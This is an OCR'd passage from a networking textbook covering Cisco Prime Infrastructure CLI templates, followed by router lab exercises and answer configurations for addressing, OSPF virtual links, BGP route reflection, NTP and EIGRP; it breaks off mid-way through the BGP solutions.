

Figure 12-9. *Access port template script*

Figures 12-10 and 12-11 show what the form and variables look like for the template. The form is built from the variables. They represent things that will differ on each device. When you deploy a template to a device, it will ask you to fill out the form for any deployment-specific variables.



Figure 12-10. *Template variables*

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

Figure 12-11. *Template form preview*

In the following example, we inspect the current state of routing protocols in the managed routers. We then apply a template and validate that the changes have been made. Please note that the example provided here can be disruptive. It should not be used on a live network without testing. Our example is simple and does not use variables. It is intended to just give you an idea of how simple a template can be.

Figure 12-12 starts by showing you the state of routing configuration before we push the template. In Figure 12-13, we show the template to change the configuration. In Figure 12-14, we deploy the template to three routers.



Figure 12-12. *Router initial state*



Figure 12-13. *CLI template*



Figure 12-14. *Deploy the template*

As soon as the template runs, we can see the changes in the console logs of the router. Depending on the configuration of your routers and Prime Infrastructure, you may need to either wait until the next synchronization or force a synchronization to see the changes in the Prime device inventory. If your device is sending traps when configuration changes, then it should be close to immediate. Figure 12-15 shows the console logs of R29 when the template is deployed.

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```
10.1.1.30         1   FULL/DR         00:00:38    10.1.1.30       Ethernet0/1
R29#
*Jun  3 01:17:23.696: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 10.1.1.30 (Ethernet0/1) is up: new adjacen
cy
*Jun  3 01:17:23.698: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 10.1.2.31 (Ethernet0/2) is up: new adjacen
cy
*Jun  3 01:17:24.162: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.2.31 on Ethernet0/2 from FULL to DOWN, Neighbor Do
wn: Interface down or detached
*Jun  3 01:17:24.162: %OSPF-5-ADJCHG: Process 1, Nbr 10.1.1.30 on Ethernet0/1 from FULL to DOWN, Neighbor Do
wn: Interface down or detached
*Jun  3 01:17:24.496: %SYS-5-CONFIG_I: Configured from console by noc_admin on vty0 (172.20.1.26)
R29#
```

:connect to remote host | Telnet: 192.168.0.106 | 46, 5 | 46 Rows, 108 Cols | Xterm | CAP NUM

Figure 12-15. *Console logs after template deployment*

Exercises

The exercises in this section are cumulative. If you have problems with an exercise, use the answer to get to the end state before moving on to the next exercise.

Preliminary Work

Set up eight routers, as shown in the diagram (see Figure 12-16).

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


Figure 12-16. *Exercise network typology*

Configure the IP addresses using Table 12-2. Verify connectivity by pinging peer routers on directly connected networks.

t2.1 ***Table 12-2.*** *Router Interface Addresses*

Router	Interface	Address
Router1	Ethernet0/0	192.168.12.1/24
Router1	Loopback10	10.1.1.1/24
Router1	Loopback172	172.16.1.1/32
Router2	Ethernet0/0	192.168.12.2/24
Router2	Ethernet0/1	192.168.24.2/24
Router2	Ethernet0/2	192.168.23.2/24
Router2	Loopback172	172.16.2.2/32
Router3	Ethernet0/0	192.168.23.3/24
Router3	Ethernet0/1	192.168.35.3/24
Router3	Loopback172	172.16.3.3/24
Router4	Ethernet0/0	192.168.24.4/24
Router4	Ethernet0/1	192.168.46.4/24
Router4	Loopback172	172.16.4.4./24
Router5	Ethernet0/0	192.168.35.5/24
Router5	Ethernet0/1	192.168.56.5/24
Router5	Ethernet0/2	192.168.57.5/24
Router5	Loopback172	172.16.5.5/32
Router6	Ethernet0/0	192.168.56.6/24
Router6	Ethernet0/1	192.168.46.6/24
Router6	Loopback10	10.6.6.6/24
Router6	Loopback172	172.16.6.6/32
Router7	Ethernet0/0	192.168.57.7/24
Router7	Ethernet0/1	192.168.78.7/24
Router7	Loopback172	172.16.7.7/32
Router8	Ethernet0/0	192.168.78.8/24
Router8	Loopback10	10.8.8.8/24
Router8	Loopback172	172.16.8.8/32

OSPF

Configure OSPF using the information in Table 12-3. Verify that you can reach the 192.168.23.0/24 network from Router6.

t3.1 ***Table 12-3.*** *OSPF Areas*

Router	Interface	Area	
Router2	Ethernet0/2	Area 1	t3.3
Router2	Loopback172	Area 1	t3.4
Router2	Ethernet0/1	Area 2	t3.5
Router3	Ethernet0/0	Area 1	t3.6
Router3	Loopback172	Area 1	t3.7
Router3	Ethernet0/1	Area 2	t3.8
Router4	Ethernet0/0	Area 2	t3.9
Router4	Ethernet0/1	Area 0	t3.10
Router4	Loopback172	Area 0	t3.11
Router5	Ethernet0/0	Area 2	t3.12
Router5	Ethernet0/1	Area 0	t3.13
Router5	Loopback172	Area 0	t3.14
Router6	Ethernet0/0	Area 0	t3.15
Router6	Ethernet0/1	Area 0	t3.16
Router6	Loopback172	Area 0	t3.17
Router6	Loopback10	Area 3	t3.18

1486 BGP

1487 Configure BGP using Table 12-4. Use physical interfaces for eBGP peers and loopback interfaces for iBGP.

Table 12-4. *BGP Configuration Parameters* t4.1

Router	Autonomous System	Advertised Networks	AU10	
Router1	65001	10.1.1.0 mask 255.255.255.0		t4.3
		192.168.12.0		t4.4
Router2	65256	192.168.12.0		t4.5
		192.168.23.0		t4.6
		192.168.24.0		t4.7
Router5	65256	192.168.35.0		t4.8
		192.168.56.0		t4.9
		192.168.57.0		t4.10
Router6	65256	192.168.46.0		t4.11
		192.168.56.0		t4.12
		10.6.6.0 mask 255.255.255.0		t4.13
Router7	65078	192.168.57.0		t4.14
		192.168.78.0		t4.15
Router8	65078	192.168.78.0		t4.16
		10.8.8.0 mask 255.255.255.0		t4.17

Peer routers are as follows:

- Router1 and Router2
- Router2 and Router5
- Router5 and Router6
- Router5 and Router7
- Router7 and Router8

Redistribute BGP into OSPF at Router2 and Router5:

```
router ospf 1
  redistribute bgp 65256 subnets
```

Verify routing to all Ethernet interfaces and Loopback10 interfaces.

NTP

Configure Router2 as a stratum 3 time source. Configure Router3, Router4, Router5, and Router6 as clients. Use Loopback172 interfaces for NTP. Use an authentication key of "Apress."

Named Mode EIGRP with Authentication

You are already running OSPF. You will run EIGRP on top of it. Since EIGRP has a better administrative distance than OSPF, you should see that networks are learned over EIGRP instead of OSPF.

For this exercise, use Router2, Router3, Router4, Router5, and Router6:

1. On each router, create a key with a send and receive lifetime of January 1, 2015, through December 31, 2030. Use "Apress" as the key.
2. Create a named mode EIGRP instance.
3. Use autonomous system 10.
4. Configure EIGRP to advertise any networks in 192.0.0.0/8.
5. Enable authentication and reference the key that you pre-staged.

Multicast

Configure Loopback172 on Router6 as a listener for multicast group 229.1.1.1.

Configure the multicast domain such that a sender on Router2 can take any path to get to the listener on Router6. Use a technique that will assume that most router segments will have listeners.

Exercise Answers

This section contains the solutions to the exercises. Overview explanations are provided for each solution.

Preliminary Configurations

The preliminary configurations contain the snippets required to start working on the exercises. This section addresses the interfaces and creates the necessary loopback interfaces. AU11

Configuration Snippets

```
Router1#show running-config | section interface
interface Loopback10
 ip address 10.1.1.1 255.255.255.0
interface Loopback172
 ip address 172.16.1.1 255.255.255.255
interface Ethernet0/0
 ip address 192.168.12.1 255.255.255.0
interface Ethernet0/1
 no ip address
 shutdown
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
Router1#

Router2#show running-config | section interface
interface Loopback172
 ip address 172.16.2.2 255.255.255.255
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
interface Ethernet0/1
 ip address 192.168.24.2 255.255.255.0
interface Ethernet0/2
 ip address 192.168.23.2 255.255.255.0
interface Ethernet0/3
 no ip address
 shutdown
Router2#

Router3#show running-config | section interface
interface Loopback172
 ip address 172.16.3.3 255.255.255.255
interface Ethernet0/0
 ip address 192.168.23.3 255.255.255.0
interface Ethernet0/1
 ip address 192.168.35.3 255.255.255.0
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
```

```
 no ip address
 shutdown
Router3#

Router4#show running-config | section interface
interface Loopback172
 ip address 172.16.4.4 255.255.255.0
interface Ethernet0/0
 ip address 192.168.24.4 255.255.255.0
interface Ethernet0/1
 ip address 192.168.46.4 255.255.255.0
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
Router4#

Router5#show running-config | section interface
interface Loopback172
 ip address 172.16.5.5 255.255.255.255
interface Ethernet0/0
 ip address 192.168.35.5 255.255.255.0
interface Ethernet0/1
 ip address 192.168.56.5 255.255.255.0
interface Ethernet0/2
 ip address 192.168.57.5 255.255.255.0
interface Ethernet0/3
 no ip address
 shutdown
Router5#

Router6#show running-config | section interface
interface Loopback10
 ip address 10.6.6.6 255.255.255.0
interface Loopback172
 ip address 172.16.6.6 255.255.255.255
interface Ethernet0/0
 ip address 192.168.56.6 255.255.255.0
interface Ethernet0/1
 ip address 192.168.46.6 255.255.255.0
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
Router6#

Router7#show running-config | section interface
```

```
interface Loopback172
 ip address 172.16.7.7 255.255.255.255
interface Ethernet0/0
 ip address 192.168.57.7 255.255.255.0
interface Ethernet0/1
 ip address 192.168.78.7 255.255.255.0
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
Router7#

Router8#show running-config | section interface
interface Loopback10
 ip address 10.8.8.8 255.255.255.0
interface Loopback172
 ip address 172.16.8.8 255.255.255.255
interface Ethernet0/0
 ip address 192.168.78.8 255.255.255.0
interface Ethernet0/1
 no ip address
 shutdown
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
Router8#
```

Verification

For verification, start by looking at show ip interface brief and exclude interfaces with unassigned IP addresses. This is a quick way to spot-check that all the interfaces are configured: AU12

```
Router1#show ip interface brief | exclude unassigned
Interface          IP-Address      OK? Method Status          Protocol
Ethernet0/0        192.168.12.1    YES manual up              up
Loopback10         10.1.1.1        YES manual up              up
Loopback172        172.16.1.1      YES manual up              up
```

For a more thorough test, ping the router on the other side of each Ethernet link. You used a simple addressing scheme, so it is easy to keep track of the connections. If the IP address on a local interface is 192.168.24.4, the 24 value in the third octet means you are connecting Router2 and Router4. The 4 in the last octet means you are on Router4. In this case, the router on the other side of the link is Router2. Following the same numbering scheme, the IP of the neighbor router's interface is 192.168.24.2:

```
Router1#ping 192.168.12.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.12.2, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/2 ms
Router1#

Router2#ping 192.168.23.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.23.3, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms
Router2#ping 192.168.24.4
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.24.4, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms
Router2#

Router3#ping 192.168.35.5
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.35.5, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms
Router3#

Router4#ping 192.168.46.6
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.46.6, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms
Router4#

Router5#ping 192.168.57.7
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.57.7, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms
Router5#

Router7#ping 192.168.78.8
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.78.8, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/2 ms
Router7#
```

OSPF

The purpose of this exercise is to demonstrate the use of virtual links. When you configure the areas per the table, you attempt to transit a non-backbone area. To fix this, you need to create a virtual link. A virtual link between either Router2 and Router4 or Router3 and Router5 will fix the problem. For redundancy, you created a virtual link for each path.

Configuration Snippets

```
Router2#show running-config | section router ospf|interface
interface Loopback172
 ip address 172.16.2.2 255.255.255.255
 ip ospf 1 area 1
interface Ethernet0/0
 ip address 192.168.12.2 255.255.255.0
interface Ethernet0/1
 ip address 192.168.24.2 255.255.255.0
 ip ospf 1 area 2
interface Ethernet0/2
 ip address 192.168.23.2 255.255.255.0
 ip ospf 1 area 1
interface Ethernet0/3
 no ip address
 shutdown
router ospf 1
 ispf
 area 2 virtual-link 172.16.4.4

Router3#show running-config | section router ospf|interface
interface Loopback172
 ip address 172.16.3.3 255.255.255.255
 ip ospf 1 area 1
interface Ethernet0/0
 ip address 192.168.23.3 255.255.255.0
 ip ospf 1 area 1
interface Ethernet0/1
 ip address 192.168.35.3 255.255.255.0
 ip ospf 1 area 2
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
router ospf 1
 ispf
 area 2 virtual-link 172.16.5.5
Router3#

Router4#show running-config | section router ospf|interface
```

```
interface Loopback172
 ip address 172.16.4.4 255.255.255.0
 ip ospf 1 area 0
interface Ethernet0/0
 ip address 192.168.24.4 255.255.255.0
 ip ospf 1 area 2
interface Ethernet0/1
 ip address 192.168.46.4 255.255.255.0
 ip ospf 1 area 0
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
router ospf 1
 ispf
 area 2 virtual-link 172.16.2.2
Router4#

Router5#show running-config | section router ospf|interface
interface Loopback172
 ip address 172.16.5.5 255.255.255.255
 ip ospf 1 area 0
interface Ethernet0/0
 ip address 192.168.35.5 255.255.255.0
 ip ospf 1 area 2
interface Ethernet0/1
 ip address 192.168.56.5 255.255.255.0
 ip ospf 1 area 0
interface Ethernet0/2
 ip address 192.168.57.5 255.255.255.0
interface Ethernet0/3
 no ip address
 shutdown
router ospf 1
 ispf
 area 2 virtual-link 172.16.3.3
Router5#

Router6#show running-config | section router ospf|interface
interface Loopback10
 ip address 10.6.6.6 255.255.255.0
 ip ospf network point-to-point
 ip ospf 1 area 3
interface Loopback172
 ip address 172.16.6.6 255.255.255.255
 ip ospf 1 area 0
interface Ethernet0/0
 ip address 192.168.56.6 255.255.255.0
 ip ospf 1 area 0
```

```
interface Ethernet0/1
 ip address 192.168.46.6 255.255.255.0
 ip ospf 1 area 0
interface Ethernet0/2
 no ip address
 shutdown
interface Ethernet0/3
 no ip address
 shutdown
router ospf 1
 ispf
Router6#
```

Verification

The `show ip ospf neighbor` and `show ip route` commands can be used to verify the configuration. If properly configured, you will see output similar to what is shown in the following snippets:

```
Router3#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
172.16.5.5        0   FULL/  -           -        192.168.35.5    OSPF_VL0
172.16.2.2        1   FULL/DR         00:00:31    192.168.23.2    Ethernet0/0
172.16.5.5        1   FULL/BDR        00:00:35    192.168.35.5    Ethernet0/1
Router3#

Router4#show ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
172.16.2.2        0   FULL/  -           -        192.168.24.2    OSPF_VL1
172.16.6.6        1   FULL/BDR        00:00:32    192.168.46.6    Ethernet0/1
172.16.2.2        1   FULL/DR         00:00:35    192.168.24.2    Ethernet0/0
Router4#

Router6#show ip route 192.168.23.0
Routing entry for 192.168.23.0/24
  Known via "ospf 1", distance 110, metric 30, type inter area
  Last update from 192.168.56.5 on Ethernet0/0, 00:01:05 ago
  Routing Descriptor Blocks:
    192.168.56.5, from 172.16.3.3, 00:01:05 ago, via Ethernet0/0
      Route metric is 30, traffic share count is 1
  * 192.168.46.4, from 172.16.2.2, 00:01:05 ago, via Ethernet0/1
      Route metric is 30, traffic share count is 1
Router6#ping 192.168.23.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.23.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router6#ping 192.168.23.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.23.3, timeout is 2 seconds:
```

```
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Router6#
```

BGP

There are two potential pitfalls in this exercise. One of them is that there isn't a full mesh for the iBGP peers in AS 65256. Either a confederation or route reflection would work. In this case, route reflection makes more sense.

The following snippet shows that Router1 does not know about the 10.6.6.0/24 network that is advertised by Router6. This is because Router1 and Router6 aren't peered. If you make either Router1 or Router6 a route reflector client of Router5, the route will be reflected:

```
Router1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 3 subnets, 2 masks
C        10.1.1.0/24 is directly connected, Loopback10
L        10.1.1.1/32 is directly connected, Loopback10
B        10.8.8.0/24 [20/0] via 192.168.12.2, 00:00:46
      172.16.0.0/32 is subnetted, 1 subnets
C        172.16.1.1 is directly connected, Loopback172
      192.168.12.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.12.0/24 is directly connected, Ethernet0/0
L        192.168.12.1/32 is directly connected, Ethernet0/0
B     192.168.23.0/24 [20/0] via 192.168.12.2, 00:03:45
B     192.168.24.0/24 [20/0] via 192.168.12.2, 00:03:45
B     192.168.35.0/24 [20/0] via 192.168.12.2, 00:02:16
B     192.168.56.0/24 [20/0] via 192.168.12.2, 00:02:16
B     192.168.57.0/24 [20/0] via 192.168.12.2, 00:02:16
B     192.168.78.0/24 [20/0] via 192.168.12.2, 00:00:46
Router1#
Router1#show ip route 10.6.6.0
% Network not in table
Router1#
```

After adding route reflection on Router5, you can see the network from Router1:

```
Router5(config-router)#neighbor 172.16.6.6 route-reflector-client
Router5(config-router)#
*Apr  1 20:20:10.711: %BGP-5-ADJCHANGE: neighbor 172.16.6.6 Down RR client config change
```

```
*Apr  1 20:20:10.711: %BGP_SESSION-5-ADJCHANGE: neighbor 172.16.6.6 IPv4 Unicast topology
base removed from session  RR client config change
*Apr  1 20:20:11.237: %BGP-5-ADJCHANGE: neighbor 172.16.6.6 Up
Router5(config-router)#

Router1#show ip route 10.6.6.0
Routing entry for 10.6.6.0/24
  Known via "bgp 65001", distance 20, metric 0
  Tag 65256, type external
  Last update from 192.168.12.2 00:00:25 ago
  Routing Descriptor Blocks:
  * 192.168.12.2, from 192.168.12.2, 00:00:25 ago
      Route metric is 0, traffic share count is 1
      AS Hops 1
      Route tag 65256
      MPLS label: none
Router1#
```

The other potential pitfall is the peering in AS 65078. Per the instructions, you are to peer using the loopbacks for iBGP neighbors, but there isn't a route between Router7's and Router8's loopbacks. Adding static routes for the loopbacks will solve the problem:

```
Router7#show running-config | include ip route
ip route 172.16.8.8 255.255.255.255 192.168.78.8
Router7#Configuration Snippets

Router8#show running-config | include ip route
ip route 172.16.7.7 255.255.255.255 192.168.78.7
Router8#
```

Configuration Snippets

```
router bgp 65001
 bgp log-neighbor-changes
 network 10.1.1.0 mask 255.255.255.0
 network 192.168.12.0
 neighbor 192.168.12.2 remote-as 65256
Router1#

Router2#show run | section router bgp|router ospf
router ospf 1
 ispf
 area 2 virtual-link 172.16.4.4
 redistribute bgp 65256 subnets
router bgp 65256
 bgp log-neighbor-changes
 network 192.168.12.0
 network 192.168.23.0
 network 192.168.24.0
 neighbor 172.16.5.5 remote-as 65256
```

```
 neighbor 172.16.5.5 update-source Loopback172
 neighbor 192.168.12.1 remote-as 65001
Router2#

Router5#show run | section router bgp|router ospf
router ospf 1
 ispf
 area 2 virtual-link 172.16.3.3
 redistribute bgp 65256 subnets
router bgp 65256
 bgp log-neighbor-changes
